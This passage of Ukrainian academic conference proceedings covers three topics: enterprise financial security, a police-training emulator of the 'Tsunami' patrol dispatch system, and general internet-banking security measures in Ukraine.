вкладених коштів [1].

Фінансова безпека підприємства – визначений якісно та кількісно рівень фінансового стану підприємства та діяльність, направлена на досягнення даного стану, який характеризується збалансованістю і якістю використання фінансових інструментів економічної системи та забезпечує її здатність реалізувати свою місію й забезпечувати стабільний розвиток, витримуючи негативний вплив зовнішніх та внутрішніх дестабілізуючих факторів [2].

При цьому, межі визначення даного стану значною мірою залежать від характеру та умов діяльності підприємства, а тому можуть бути різними для підприємств різних галузей, регіонів тощо. Від рівня фінансової безпеки окремого підприємства залежить безпека держави та навпаки. Дане визначення є корисним, оскільки підкреслює основи забезпечення фінансової безпеки підприємства та формування стратегії фінансової безпеки. Як і основи виступає твердження, що фінансова безпека залежить від двох складових: менеджменту та факторів зовнішнього середовища. Це свідчить про можливість впливу на систему фінансової безпеки підприємства з боку керівництва та необхідність управління нею.[3].

Система економічної безпеки підприємства будується відповідно до політики та стратегії безпеки. Політика безпеки являє собою систему поглядів, заходів, рішень, дій у галузі безпеки, що створюють умови, сприятливе середовище для досягнення цілей діяльності. [4].

Структуру системи фінансово-економічної безпеки суб'єктів господарювання розглянуто на рисунку 1.




Рис. 1. Структура системи ФЕБ

Значні розробки у проблемі управління фінансовою безпекою належать І. О. Бланку, який розглядає її як спеціалізований напрям у системі фінансового менеджменту, який є системою принципів і методів розробки та реалізації управлінських рішень, що пов'язані із забезпеченням захисту його пріоритетних інтересів від зовнішніх та внутрішніх загроз. При цьому, на думку автора управління фінансовою безпекою є сукупністю ієрархічно взаємопов'язаних і взаємозумовлених елементів, зміст яких віддзеркалює особливості конкретних процесів, які є пріоритетними для підприємства. [1].

Стратегія фінансової безпеки підприємства є однією з найважливіших функціональних стратегій і формується на базі адекватної оцінки рівня фінансової безпеки суб'єкта господарювання. Аналіз рівня фінансової безпеки підприємства проводиться на основі оцінки наступних показників: оцінки рентабельності, платоспроможності (ліквідності), фінансової стійкості, формування фінансових ресурсів підприємства, ефективності використання фінансових ресурсів [5].

Список використаних джерел:

1. Бондаренко О.М. Оцінка економічної безпеки: автореф. дис... канд. екон. наук: 08.07.14 / О.М. Бондаренко. – К.:Фенікс, 2014. – 19 с.

2. Василенко Л. П. Фінанси підприємства:навч. посібник. / Л. П. Василенко, Л. В. Гут. – Чернівці : ЧТЕІ КНТЕУ, 2015. – 239 с.

3. Андрейчиков А. В. Анализ, синтез, планирование решений в экономике / А. В. Андрейчиков, О. Н. Андрейчикова. – М. : Финансы и статистика, 2011. – 362 с.

4. Бланк И.А. Управление финансовой безопасностью предприятия / И. А. Бланк. –2-е изд., – К.: Эльга, 2009. – 776 с.

5. Васильців Т. Г. Пріоритети та засоби зміцнення економічної безпеки малого і середнього підприємництва: монографія / Васильців Т. Г., Волошин В. І., Гуменюк А. М. – Львів : Видавництво Львівської комерційної академії, 2014. – 248 с.

Прокопов С.О.
старший викладач кафедри економічної
та інформаційної безпеки
Дніпропетровського державного
університету внутрішніх справ

НАВЧАЛЬНЕ АВТОМАТИЗОВАНЕ РОБОЧЕ МІСЦЕ ПАТРУЛЬНОГО ПОЛІЦЕЙСЬКОГО В ІНФОРМАЦІЙНО-ТЕХНІЧНІЙ ПЛАТФОРМІ ІНТЕРАКТИВНОГО КОМПЛЕКСУ З ПІДГОТОВКИ ЗДОБУВАЧІВ ВИЩОЇ ОСВІТИ ТА ПРАКТИЧНИХ ПРАЦІВНИКІВ НАЦІОНАЛЬНОЇ ПОЛІЦІЇ У ДДУВС

У Дніпропетровському державному університеті внутрішніх справ працює інтерактивний комплекс з підготовки здобувачів вищої освіти та практичних працівників Національної поліції. Були розроблені та затверджені методичні рекомендації проведення оперативно-тактичних навчань на основі інформаційного моделювання дій нарядів та інших підрозділів Національної поліції [1].

Інформаційно-технічна платформа інтерактивного комплексу з підготовки здобувачів вищої освіти та практичних працівників Національної поліції була розроблена та впроваджена авторським колективом кафедри економічної та інформаційної безпеки [2]. Вона представлена навчальними емуляторами автоматизованого робочого місця оператора Call центру 102, чергового поліцейського відділу, диспетчера нарядів патрульної служби, патрульних поліцейських, слідчого, оперативного працівника та спеціаліста.

Раніше авторами розглядалась загальна структура інформаційно-технічної платформи інтерактивного комплексу [3] та навчальні емулятори автоматизованого робочого місця оператора Call центру 102, чергового поліцейського відділу, диспетчера нарядів патрульної служби та оперативних працівників [4]. В цій доповіді пропонується більш детально розглянути навчальне автоматизоване робоче місце (АРМ) патрульного поліцейського.

Програмні комплекси інформаційного забезпечення діяльності Національної поліції як «ЦУНАМІ», Інтегрована інформаційно-пошукова система [5] та інші, нажаль відсутні у вищих навчальних закладах системи Міністерства внутрішніх справ, що негативно впливає на рівень інформаційної підготовки майбутніх правоохоронців.

Проведення рольових ігор курсантів та слухачів Дніпропетровського державного університету внутрішніх справ неможливе без використання інформаційно-пошукових систем Національної поліції. Для інформаційного забезпечення патрульної поліції використовується програмний комплекс «Цунамі», який можна розділити на дві основні складові – організаційно-контролюючу та інформаційно-пошукову.

Спочатку проаналізуємо організаційно-контролюючу частину програмного комплексу «Цунамі». Патрульна поліція виконує функції

підрозділу швидкого реагування у боротьбі з кримінальними та адміністративними правопорушеннями, вона повинна якнайшвидше прибувати на місце події. Час реагування на подію , як правило, складається з трьох етапів:

- приймання повідомлення у Call центрі (служба « 102»);
- обробка диспетчером інформації за карткою «102» та складання завдання для найближчого вільного патруля;
- прийом завдання, прибуття на місце та реагування поліцейськими на подію.


Основні скарги на роботу «Цунамі» у патрульних викликає постійно виникаюча відсутність зв'язку з мобільним оператором «Київстар» , за допомогою стільникових мереж якого здійснюється обмін між мобільними та стаціонарними частинами комплексу. Це викликано перевантаженістю стільникових мереж оператора «Київстар» у м. Дніпро. Окрім того як вхідна так і вихідна інформація шифрується для захисту засобами мобільного оператора, що призводить до збільшення об'єму інформаційних потоків. Як вихід, пропонується надання переваги (пріоритету) сім-карткам «Київстару», які встановлені в планшети з «Цунамі».

Деякі проблеми виникають і у інформаційно-пошуковій частини комплексу «ЦУНАМІ». В першу чергу патрульні поліцейські скаржаться, як вони кажуть, на «напівпусті» бази даних Інтегрованої інформаційно-пошукової системи Національної поліції України стосовно осіб, речей та транспортних засобів, що знаходяться у розшуку. Достатньо часто, коли запит по «ЦУНАМІ» не дає результату, але «шосте відчуття» поліцейського підказує, що це не так, вони звертаються до диспетчера або працівників Національної поліції, які мають доступ до ІІПС зі стаціонарних робочих місць і отримують позитивні запроси на осіб, які мали багато «стосунків» з правоохоронними підрозділами.

Навчальне автоматизоване місце патрульного поліцейського розміщено на планшетах, під'єднаних до мережі стільникового зв'язку.

Для того щоб увійти у робочий модуль патрульного поліції потрібно натиснути на Ярлик на робочому столі планшета.

Робоча область виглядає наступним чином (мал.1)




#	Дата	Адреса	Подія	Статус
127	12/12/2016 15:20	м. Дніпро, вул. Гагаріна 26	НЕПРАВОМІРНА ВИГОДА	НОВЕ
126	08/12/2016 14:40	м. Дніпро, вул. Гагаріна 26	ГРАБІЖ	ВИКОНАНО
125	07/12/2016 14:54	м. Дніпро, вул. Гагаріна 26	ГРАБІЖ	ВИКОНАНО

Мал.1

Інформація представлена на екрані у вигляді таблиці із полями: Дата; Адреса; Подія; Статус. Записи у таблиці розташовані у порядку додавання подій до бази. Тобто остання додана подія буде розташована першою у списку подій. Про те що подія нова також свідчить її статус «нове» виділений червоним кольором. (мал.2)


Мал.2

Для того, щоб отримати детальну інформацію про подію, необхідно натиснути один раз на строку із цією подією. Система відобразить детальну інформацію. Мал 3.



Мал. 3


Як що інформація введена вірно і не потребує уточнень, адреса скоєння зрозуміла, патрульний натискає на кнопку – Прийняти. Мал.4



Мал.4

Натискання на кнопку Прийняти запускає відлік часу та означає що патруль вірно зрозумів суть завдання, адресу скоєння злочину і відправився за вказаною адресою.

При чому в якості зворотнього зв'язку дана подія змінить свій статус на статус «В обробці». І ці зміни трапляться також на робочому місці диспетчера. Мал 5.



Мал. 5.

Система фіксує час, коли патруль рушив на місце події. Коли патруль прибув на місце скоєння злочину, вони повинні натиснути на кнопку «Прибув» Мал. 6.

Повідомлення № 127
від 2016-12-12 15:21:23 (ввів оператор служби 102)

Подія: НЕПРАВОМІРНА ВИГОДА скоєно 12/12/2016 15:20
Примітка:
Заявник:
Захаров Артем Олегович 18/11/1995 тел. 0993046744
Адреса:
Гагаріна 26
Фабула:
Вимагання неправомірної вигоди у розмірі 5000 доларів
Звіт:
Прибули на місце. Доставляємо заявника до відділу поліції.

Прийняти | Прибув | Змінити / Зберегти звіт


Мал. 6

Після цього система зробить відмітку про час прибуття та змінить статус завдання на «Прибув» Мал.7.

	Подія	Статус	Тривалість	Патруль
Гагаріна 26	НЕПРАВОМІРНА ВИГОДА	ПРИБУВ	100 | 0:30:21	Сухоріччя
Гагаріна 26	ГРАБІЖ	ВИКОНАНО	104 | 1:7:24	Сухоріччя
Гагаріна 26	ГРАБІЖ	ВИКОНАНО	105 | 0:50:26	Сухоріччя
Гагаріна 26	ГРАБІЖ	ВИКОНАНО	106 | 0:51:57	Сухоріччя
Гагаріна 26	РОЗБІЙ	ВИКОНАНО	107 | 1:5:27	Сухоріччя
Гагаріна 26	НЗ. ОБІГ НАРКОТИКІВ	ВИКОНАНО	111 | 1:5:9	Сухоріччя
Гагаріна 26	РОЗБІЙ	ВИКОНАНО	112 | 1:0:8	Сухоріччя
Гагаріна 26	РОЗБІЙ	ВИКОНАНО	113 | 1:13:9	Сухоріччя


Мал. 7

Далі патрульні виконують певні дії для реагування на зазначену подію. По закінченню заповнюють звіт і тиснуть кнопку «Зберігти». Мал 8.



Мал. 8

В статусі завдань виконувана подія змінює свій статус на «Виконано» Мал. 9



Мал. 9

Підводячи підсумок доповіді, необхідно зазначити, що розроблене навчальне автоматизоване місце патрульного поліцейського зуміло інтегрувати в інформаційно-технічну платформу інтерактивного комплексу з підготовки здобувачів вищої освіти та практичних працівників Національної поліції частину інформаційно-пошукових систем Національної поліції. Але для повноцінного отримання практичних навичок у сфері інформаційного забезпечення Національної поліції курсантами та слухачами, вкрай необхідний їх повний фізичний доступ до реальної ЦУНАМІ та ІІПС. Це питання керівництво міністерства неодноразово намагались позитивно вирішити, але нажаль, на даний момент у більшості навчальних закладів системи МВС оболонки ІІПС та ЦУНАМІ без баз даних не встановлені. Наповнена учбовою інформацією діюча Інтегрована інформаційно-пошукова система Національної поліції, розміщена у відомчих навчальних закладах, надасть можливість

повноцінному отриманню практичних навичок роботи з даною системою як майбутнім, так і діючим правоохоронцям. Використання реальної ІІПС та ЦУНАМІ під час тренінгів за допомогою інтерактивного комплексу з підготовки здобувачів вищої освіти та практичних працівників Національної поліції в ДДУВС суттєво підвищить практичну складову навчання курсантів та слухачів.

Список використаних джерел:

1. Методичні рекомендації проведення оперативно-тактичних навчань на основі інформаційного моделювання дій нарядів та інших підрозділів Національної поліції/ О.О. Акімова, О.С. Гавриш, О.В. Махницький, С.О. Прокопов, Е.В. Рижков., Ю.І. Тюря – Дніпропетровськ: Дніпропетровський державний університет внутрішніх справ, 2017. – 37 с.
2. Гавриш О.С., Махницький О.В., Прокопов С.О., Рижков Е.В. Навчальна інформаційно-технічна платформа Національної поліції в системі практичного навчання (Досвід Дніпропетровського державного університету внутрішніх справ) / О.С. Гавриш, О.В. Махницький, С.О. Прокопов, Е.В. Рижков // Використання сучасних інформаційних технологій в діяльності Національної поліції: матеріали Всеукраїнського науково-практичного семінару (25 листопада 2016 р., м. Дніпро). – Дніпропетровський державний університет внутрішніх справ, 2016. – С. 12-19.
3. Прокопов С.О., Махницький О.В., Гавриш О.С. Інформаційно-технічна платформа інтерактивного комплексу з підготовки здобувачів вищої освіти та практичних працівників Національної поліції в ДДУВС / О.С. Гавриш, О.В. Махницький, С.О. Прокопов // Науковий журнал Право і суспільство. – 2017. – № 1-1. – С. 128–141.
4. Прокопов С.О. Навчальне автоматизоване робоче місце оперативного працівника в інформаційно-технічній платформі інтерактивного комплексу з підготовки здобувачів вищої освіти та практичних працівників національної поліції в ДДУВС / С.О. Прокопов // Юридична наука: сучасний статус, перспективи, інновації: матеріали всеукраїнської науково-практичної конференції (7 грудня 2016) / Редкол.: Краснощок А.В. (гол.ред.) та ін. – Кривий Ріг: КФ ДДУВС, 2016. – С. 83-88.
5. Методичні рекомендації МВС України щодо алгоритму дій користувачів з організації формування Інтегрованої інформаційно-пошукової системи ОВС України. Службовий лист МВС від 16.01.2014 за № 727/3р.

Рац О. М.
доцент кафедри банківської справи Харківського національного економічного університете імені Семена Кузнеця, кандидат економічних наук,
Ткаченко В. О.
студентка фінансового факультету Харківського національного економічного університету імені Семена Кузнеця

ШЛЯХИ ЗАБЕЗПЕЧЕННЯ БЕЗПЕКИ ІНТЕРНЕТ-БАНКІНГУ В УКРАЇНІ

Сьогодні інформаційні технології відіграють важливе значення в функціонуванні банківських установ. Розвиток банківської системи під впливом науково-технічного прогресу та необхідність віртуального обслуговування клієнтів зумовили появу такого виду діяльності, як Інтернет-банкінг. Це, в свою чергу, сприяло розробці та впровадженню комплексу інструментів безпечної експлуатації систем дистанційного банківського обслуговування.

Метою даного дослідження є теоретичне обґрунтування та розробка рекомендацій щодо вдосконалення систем безпеки Інтернет-банкінгу вітчизняних банківських установ для задоволення потреб клієнтів у дистанційних банківських послугах.

Інтернет-банкінг (e-banking) – це вид діяльності банку з надання комплексу послуг клієнтам щодо електронного управління своїми рахунками через Інтернет.

Ідея створення Інтернет-банкінгу виникла в США в 1995 р. в Security First Network Bank. Однією з головних причин стало обмеження на відкриття банками філій в інших штатах, що стало поштовхом до пошуку варіантів з надання послуг клієнтам, які перебувають за межами певного регіону чи країни [1].

На думку експертів міжнародної консалтингової компанії Bain&Company, до 2020 року 95% усіх роздрібних банківських операцій будуть здійснюватися за допомогою цифрових технологій [2].

Аналіз розвитку Інтернет-банкінгу в банківській сфері України дозволяє відзначити високі темпи поширення інтернет-технологій. В цілому, цю ситуацію можна оцінити позитивно: застосування Інтернет-банкінгу орієнтоване на зниження витрат банків з надання послуг і розширення їх клієнтської бази. Разом з тим, міжнародний і вітчизняний досвід свідчить і про зростання ризиків, пов'язаних із застосуванням інтернет-технологій. До них, зокрема, відносяться помилки в роботі інформаційних систем, посилення операційних і правових ризиків. У зв'язку з цим нові банківські технології

привертають увагу органів банківського нагляду в усьому світі, в тому числі і в Україні.

В рамках банківського нагляду з боку центрального банку передбачається розробка документів рекомендаційного характеру щодо виявлення, аналізу та моніторингу банківських ризиків, пов'язаних з такою формою банківської діяльності.

Разом з тим, робота з ризиками повинна проводитися в першу чергу самими банками, так само, як і з усіма іншими ризиками. Тому основне завдання банків України полягає в тому, щоб оцінити якість внутрішніх систем управління ризиками, що виникають при використанні інтернет-технологій, а також систем внутрішнього контролю з метою їх подальшої модернізації та удосконалення.

Безпека Інтернет-банкінгу базується на основних чотирьох компонентах [3]:

1) безпечна організація мережі. Суть її полягає в тому, щоб на сервері, який має відкритий доступ з мережі Інтернет, не була збережена конфіденційна інформація;

2) забезпечення безпечного обміну даними між клієнтом і сервером. Для цього використовується алгоритм шифрування трафіку, який в поєднанні з контролем (з боку центру сертифікації ключів) дозволяє уникнути ситуації з підміною сервера;

3) існування пакету регламентуючих документів, які містять інструкції про правила використання відкритих і закритих ключів та опис етапів видачі та заміни ключів, а також рекомендації щодо термінів дійсності електронних ключів;

4) виявлення недоліків на початковому етапі у системі безпеки шляхом зіставлення протоколів обміну повідомленнями на стороні клієнта і сервера. У разі виявлення розбіжностей угода скасовується, а ключ користувача вважається недійсним. Потрібно визначити, що вказана система істотно знижує мобільність робочого місця клієнта, оскільки дані в цьому випадку доводиться вводити на кожному новому робочому місці.

Для надання якісних послуг своїм клієнтам банки сьогодні забезпечують найвищий рівень захисту передачі даних. Для цього використовуються web-сервіс з сертифікатом безпеки https://, є вимоги до паролів для входу в систему. Після проведення кожної операції запитується введення одноразового пароля. В системі вже є генерація ключів електронного цифрового підпису. При декількох невдалих спробах реєстрації в системі обліковий запис автоматично блокується.

Для того, щоб запобігти перехопленню конфіденційних даних вірусними програмами, можна використовувати віртуальну клавіатуру при наборі логіна і пароля.

Кожна активна операція клієнта, здійснена в системі Інтернет-банкінгу повинна бути підтверджена одноразовим паролем, який має ліміт 5 хвилин.

Найчастіше користувачі послуги Інтернет-банкінгу піддають небезпеці свої гроші за власною виною. Через нехтування правилами безпеки та

відсутність основ комп'ютерної грамотності клієнти передають секретну інформацію шахраям, хоча цього можна легко уникнути.

Інтернет-банкінг в Україні як напрям розвитку ринку фінансових послуг має значний потенціал і перспективи. Сьогодні за допомогою цієї системи можна здійснити ряд операцій, при цьому не відвідуючи офісу банку. Це зручно, швидко і дешево. Але існують також і недоліки: низький рівень захисту, і як наслідок можливість шахрайства, відсутність законодавчого підґрунтя, недостатня кількість інтернет-користувачів.

Проаналізувавши сучасний стан проведення банківських операцій on-line та існуючі проблеми, можна висунути низку рекомендацій для покращення процесу проведення і розвитку вітчизняного Інтернет-банкінгу:

1) розробка і впровадження в дію відповідної законодавчо-нормативної бази;

2) проведення серед населення роз'яснювальних робіт про функціонування системи Інтернет-банкінгу, завоювання довіри клієнтів;

3) забезпечення інформаційно-технологічної безпеки електронних послуг шляхом захисту комунікацій і трансакцій, ідентифікації клієнтів, удосконалення механізмів обробки інформації;

4) співпраця з інтернет-провайдерами;

5) розширення кількості запропонованих опцій для повного охоплення спектра потреб клієнтів;

6) збільшення кількості банківських установ, що пропонують технологію Інтернет-банкінгу тощо. Національний банк України, уряд і державні органи регулювання мають оптимізувати свою роботу, спрямовану на боротьбу з шахрайськими діями, які можуть бути здійснені проти користувачів системи Інтернет-банкінгу.

На жаль, населення України звикло до користування послугами безпосередньо через відділення банків. Відсутність попиту на нові послуги, небажання клієнтів банків відійти від стереотипів та стати на бік прогресу не сприяє зміцненню точки зору про те, що Інтернет-банкінг є цілком економічно ефективним. Розвинені країни в цьому аспекті вже знаходяться далеко попереду України: маючи доступ до свого рахунку через Інтернет, клієнт може провести будь-яку операцію. Крім того, національне законодавство не дозволяє довести український банківський сервіс до європейського аналогу. Необхідно витратити багато часу та зусиль, щоб національний Інтернет-банкінг став предметом масового користування.

Основними заходами щодо забезпечення безпеки Інтернет-банкінгу з боку клієнта банку є такі:

1) встановлення обмежень на суму знімання грошових коштів і кількості проведення операцій;

2) обмеження користуватися Інтернет-банкінгом в багатолюдних місцях і там, де є ризик втрати паролів: в інтернет-кафе, на вулиці, в громадському транспорті;

3) обмеження на зберігання пароля Інтернет-банкінгу в інтернет-браузері, після закінчення роботи в системі;

